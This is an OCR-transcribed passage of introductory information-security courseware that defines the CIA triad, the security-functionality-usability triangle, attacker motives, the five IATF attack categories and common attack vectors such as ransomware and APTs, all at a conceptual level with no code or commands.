
- **Confidentiality**
  Confidentiality is the assurance that the information is accessible only to authorized. Confidentiality breaches may occur due to improper data handling or a hacking attempt. Confidentiality controls include data classification, data encryption, and proper disposal of equipment (such as DVDs, USB drives, etc.).
- **Integrity**
  Integrity is the trustworthiness of data or resources in the prevention of improper and unauthorized changes—the assurance that information is sufficiently accurate for its purpose. Measures to maintain data integrity may include a checksum (a number produced by a mathematical function to verify that a given block of data is not changed) and access control (which ensures that only authorized people can update, add, or delete data).
- **Availability**
  Availability is the assurance that the systems responsible for delivering, storing, and processing information are accessible when required by authorized users. Measures to maintain data availability can include disk arrays for redundant systems and clustered machines, antivirus software to combat malware, and distributed denial-of-service (DDoS) prevention systems.

- **Authenticity**

  Authenticity refers to the characteristic of communication, documents, or any data that ensures the quality of being genuine or uncorrupted. The major role of authentication is to confirm that a user is genuine. Controls such as biometrics, smart cards, and digital certificates ensure the authenticity of data, transactions, communications, and documents.

- **Non-Repudiation**

  Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message. Individuals and organizations use digital signatures to ensure non-repudiation.



The Security, Functionality, and Usability Triangle

Level of security in any system can be defined by the strength of three components:

Moving the ball towards security means less functionality and usability

Functionality
(Features)

Security
(Restrictions)

Usability
(GUI)

The Security, Functionality, and Usability Triangle

Technology is evolving at an unprecedented rate. As a result, new products in the market focus more on ease of use than on secure computing. Though technology was originally developed for "honest" research and academic purposes, it has not evolved at the same pace as user proficiency. Moreover, in this evolution, system designers often overlook vulnerabilities during the intended deployment of the system. However, adding more built-in default security mechanisms allows users more competence. With the augmented use of computers for an increasing number of routine activities, it is becoming difficult for security professionals to allocate resources exclusively for securing systems. This includes the time needed to check log files, detect vulnerabilities, and apply security update patches.

Routine activities alone consume most of system professionals' time, which leaves relatively little time for vigilant administration or for the deployment of security measures for computing resources on a regular and innovative basis. This fact has increased the demand for dedicated security professionals to constantly monitor and defend ICT (Information and Communication Technology) resources.

Originally, to "hack" meant to possess extraordinary computer skills to explore hidden features of computer systems. In the context of information security, hacking is defined as the exploitation of vulnerabilities of computer systems and networks and requires great proficiency. However, automated tools and codes are available today on the Internet that make it possible for anyone who possesses the will to succeed at hacking. However, mere compromise of system security does not denote hacking success. There are websites that insist on "taking back the Internet" as well as people who believe that they are doing everyone a favor by posting details of their exploits.

The ease with which system vulnerabilities can be exploited has increased while the knowledge curve required to perform such exploits has decreased. The concept of the elite "super attacker" is an illusion. One of the main impediments of the growth of security infrastructure lies in an unwillingness on the part of exploited or compromised victims to report such incidents for fear of losing the goodwill and faith of their employees, customers, or partners, and/or of losing market share. The trend of information assets influencing the market has seen more companies thinking twice before reporting incidents to law enforcement officials for the fear of "bad press" and negative publicity.

The increasingly networked environment, with companies often using their websites as single points of contact across geographical boundaries, makes it critical for security professionals to take countermeasures to prevent exploits that can result in data loss. This is why corporations need to invest in security measures to protect their information assets.

The level of security in any system can be defined by the strength of three components:

- **Functionality**: The set of features provided by the system.
- **Usability**: The GUI components used to design the system for ease of use.
- **Security**: Restrictions imposed on accessing the components of the system.

The relationship between these three components is demonstrated by using a triangle because an increase or decrease in any one of the components automatically affects the other two components. Moving the ball toward any of the three components means decreasing the intensity of the other two components.

The diagram represents the relationship between functionality, usability, and security. For example, as shown in the figure, if the ball moves toward security, it means increased security and decreased functionality and usability. If the ball is in the center of the triangle, then all the three components are balanced. If the ball moves toward usability, it leads to increased usability and decreased functionality as well as security. For any implementation of security controls, all the three components have to be considered carefully and balanced to get acceptable functionality and usability with acceptable security.



Moving the ball towards security means less functionality and usability
Functionality
(Features)
Security
(Restrictions)
Usability
(GUI)

Figure 1.1: Security, Functionality, and Usability Triangle

Security Challenges

Compliance to government laws and regulations

Lack of **qualified and skilled** cybersecurity professionals

Difficulty in centralizing security in a **distributed computing environment**

Fragmented and **complex** privacy and data protection regulations

Compliance issues due to the implementation of **Bring Your Own Device** (BYOD) policies in companies


Relocation of sensitive data from **legacy data centers** to the cloud without proper configuration

Security Challenges

The accelerating digitization has benefited the IT industry in all ways; however, it has also paved the way for sophisticated cyberattacks and cyber security challenges. There is a need for security professionals in every organization to secure their sensitive and private data. Security professionals face many challenges and threats from cyber-attackers intent on disrupting their networks and assets.

The following are some of the security challenges faced by security professionals and organizations:

- Compliance to government laws and regulations
- Lack of qualified and skilled cybersecurity professionals
- Difficulty in centralizing security in a distributed computing environment
- Difficulty in overseeing end-to-end processes due to complex IT infrastructure
- Fragmented and complex privacy and data protection regulations
- Use of a serverless architecture and applications that rely on third-party cloud providers
- Compliance issues and issues with data removal and retrieval due to the implementation of Bring Your Own Device (BYOD) policies in companies
- Relocation of sensitive data from legacy data centers to the cloud without proper configuration
- Weak links in supply-chain management
- Increase in cybersecurity risks such as data loss and unpatched vulnerabilities and errors due to the usage of shadow IT
- Shortage of research visibility and training for IT employees



Motives, Goals, and Objectives of Information Security Attacks

Attacks = Motive (Goal) + Method + Vulnerability

A motive originates out of the notion that the **target system stores or processes** something valuable, and this leads to the threat of an attack on the system

Attackers try various tools and attack techniques to **exploit vulnerabilities** in a computer system or its security policy and controls in order to fulfil their motives

Motives behind information security attacks

- ✓ Disrupting business continuity
- ✓ Stealing information and manipulating data
- ✓ Creating fear and chaos by disrupting critical infrastructures
- ✓ Causing financial loss to the target
- ✓ Damaging the reputation of the target


Motives, Goals, and Objectives of Information Security Attacks

Attackers generally have motives (goals), and objectives behind their information security attacks. A motive originates out of the notion that a target system stores or processes something valuable, which leads to the threat of an attack on the system. The purpose of the attack may be to disrupt the target organization's business operations, to steal valuable information for the sake of curiosity, or even to exact revenge. Therefore, these motives or goals depend on the attacker's state of mind, their reason for carrying out such an activity, as well as their resources and capabilities. Once the attacker determines their goal, they can employ various tools, attack techniques, and methods to exploit vulnerabilities in a computer system or security policy and controls.

Attacks = Motive (Goal) + Method + Vulnerability

Motives behind information security attacks

- Disrupt business continuity
- Perform information theft
- Manipulating data
- Create fear and chaos by disrupting critical infrastructures
- Bring financial loss to the target
- Propagate religious or political beliefs
- Achieve a state's military objectives
- Damage the reputation of the target
- Take revenge
- Demand ransom



Classification of Attacks

Passive Attacks


- Do not tamper with the data and involve intercepting and **monitoring network traffic** and data flow on the target network
- Examples include sniffing and eavesdropping

Active Attacks

- Tamper with the data in transit or **disrupt the communication** or services between the systems to bypass or break into secured systems
- Examples include DoS, Man-in-the-Middle, session hijacking, and SQL injection

Close-in Attacks

- Are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or **disrupt access** to information
- Examples include social engineering such as eavesdropping, shoulder surfing, and dumpster diving



Classification of Attacks (Cont'd)

Insider Attacks

- Involve using privileged access to **violate rules** or intentionally cause a threat to the organization's information or information systems
- Examples include theft of physical devices and planting keyloggers, backdoors, and malware

Distribution Attacks

- Occur when attackers **tamper with hardware** or **software** prior to installation
- Attackers tamper with the hardware or software at its source or in transit

Classification of Attacks

According to IATF, security attacks are classified into five categories: passive, active, close-in, insider, and distribution.

- **Passive Attacks**

  Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data. Attackers perform reconnaissance on network activities using sniffers. These attacks are very difficult to detect as the attacker has no active interaction with the target system or network. Passive attacks allow attackers to capture the data or files being transmitted in the network without the consent of the user. For example, an attacker can obtain information such as unencrypted data in transit, clear-text credentials, or other sensitive information that is useful in performing active attacks.

Examples of passive attacks:

- Footprinting
- Sniffing and eavesdropping
- Network traffic analysis
- Decryption of weakly encrypted traffic

- **Active Attacks**

  Active attacks tamper with the data in transit or disrupt communication or services between the systems to bypass or break into secured systems. Attackers launch attacks on the target system or network by sending traffic actively that can be detected. These attacks are performed on the target network to exploit the information in transit. They penetrate or infect the target's internal network and gain access to a remote system to compromise the internal network.

  Examples of active attacks:

  - Denial-of-service (DoS) attack
  - Bypassing protection mechanisms
  - Malware attacks (such as viruses, worms, ransomware)
  - Modification of information
  - Spoofing attacks
  - Replay attacks
  - Password-based attacks
  - Session hijacking
  - Man-in-the-Middle attack
  - DNS and ARP poisoning
  - Compromised-key attack
  - Firewall and IDS attack
  - Profiling
  - Arbitrary code execution
  - Privilege escalation
  - Backdoor access
  - Cryptography attacks
  - SQL injection
  - XSS attacks
  - Directory traversal attacks
  - Exploitation of application and OS software

- **Close-in Attacks**

  Close-in attacks are performed when the attacker is in close physical proximity with the target system or network. The main goal of performing this type of attack is to gather or modify information or disrupt its access. For example, an attacker might shoulder surf user credentials. Attackers gain close proximity through surreptitious entry, open access, or both.

Examples of close-in attacks:

- Social engineering (Eavesdropping, shoulder surfing, dumpster diving, and other methods)

- **Insider Attacks**

  Insider attacks are performed by trusted persons who have physical access to the critical assets of the target. An insider attack involves using privileged access to violate rules or intentionally cause a threat to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. They misuse the organization's assets to directly affect the confidentiality, integrity, and availability of information systems. These attacks impact the organization's business operations, reputation, and profit. It is difficult to figure out an insider attack


  Examples of insider attacks:

  - Eavesdropping and wiretapping
  - Theft of physical devices
  - Social engineering
  - Data theft and spoliation
  - Pod slurping
  - Planting keyloggers, backdoors, or malware

- **Distribution Attacks**

  Distribution attacks occur when attackers tamper with hardware or software prior to installation. Attackers tamper the hardware or software at its source or when it is in transit. Examples of distribution attacks include backdoors created by software or hardware vendors at the time of manufacture. Attackers leverage these backdoors to gain unauthorized access to the target information, systems, or network.

  - Modification of software or hardware during production
  - Modification of software or hardware during distribution



Information Security Attack Vectors

Cloud Computing Threats

Cloud computing is an **on-demand delivery of IT capabilities** where sensitive data of organizations, and their clients is stored. Flaw in one client's application cloud allow attackers to access other client's data

Advanced Persistent Threats (APT)

An attack that is focused on **stealing information from the victim machine** without the user being aware of it

Viruses and Worms


The most prevalent networking threat that are **capable of infecting a network within seconds**

Ransomware

Restricts access to the computer system's files and folders and **demands an online ransom payment** to the malware creator(s) in order to remove the restrictions

Mobile Threats

Focus of attackers has shifted to **mobile devices** due to increased adoption of mobile devices for business and personal purposes and comparatively **lesser security controls**



Information Security Attack Vectors (Cont'd)

Botnet

A huge **network of the compromised systems** used by an intruder to perform various network attacks

Insider Attack

An **attack performed on a corporate network** or on a single computer by an **entrusted person (insider)** who has authorized access to the network

Phishing

The practice of **sending an illegitimate email** falsely claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**

Web Application Threats

Attackers target web applications to steal credentials, set up phishing site, or **acquire private information** to threaten the performance of the website and hamper its security

IoT Threats

- IoT devices include many software applications that are used to **access the device remotely**
- Flaws in the IoT devices allows attackers access into the device remotely and perform various attacks

Information Security Attack Vectors

Below is a list of information security attack vectors through which an attacker can gain access to a computer or network server to deliver a payload or seek a malicious outcome.

- **Cloud computing threats:** Cloud computing refers to the on-demand delivery of IT capabilities in which IT infrastructure and applications are provided to subscribers as a metered service over a network. Clients can store sensitive information on the cloud. A flaw in one client's application cloud could potentially allow attackers to access another client's data.


- **Advanced persistent threats (APTs):** This refers to an attack that focuses on stealing information from the victim machine without its user being aware of it. These attacks are generally targeted at large companies and government networks. Because APT attacks are slow in nature, their effect on computer performance and Internet connections is negligible. APTs exploit vulnerabilities in the applications running on computers, operating systems, and embedded systems.
- **Viruses and worms:** Viruses and worms are the most prevalent networking threats, and are capable of infecting a network within seconds. A virus is a self-replicating program that produces a copy of itself by attaching to another computer program, boot sector, or document. A worm is a malicious program that replicates, executes, and spreads across network connections.

  Viruses make their way into the computer when the attacker shares a malicious file containing it with the victim through the Internet or through any removable media. Worms enter a network when the victim downloads a malicious file, opens a spam mail, or browses a malicious website.
- **Ransomware:** Ransomware is a type of a malware that restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) in order to remove the restrictions. It is generally spread via malicious attachments to email messages, infected software applications, infected disks, or compromised websites.
- **Mobile threats:** Attackers are increasingly focusing on mobile devices due to the increased adoption of smartphones for business and personal use and their comparatively fewer security controls.

  Users may download malware-infested applications (APKs) onto their smartphones, which can damage other applications and data or reveal sensitive information to attackers. Attackers can remotely access a smartphone's camera and recording app to view user activities and track voice communications, which can aid them in an attack.
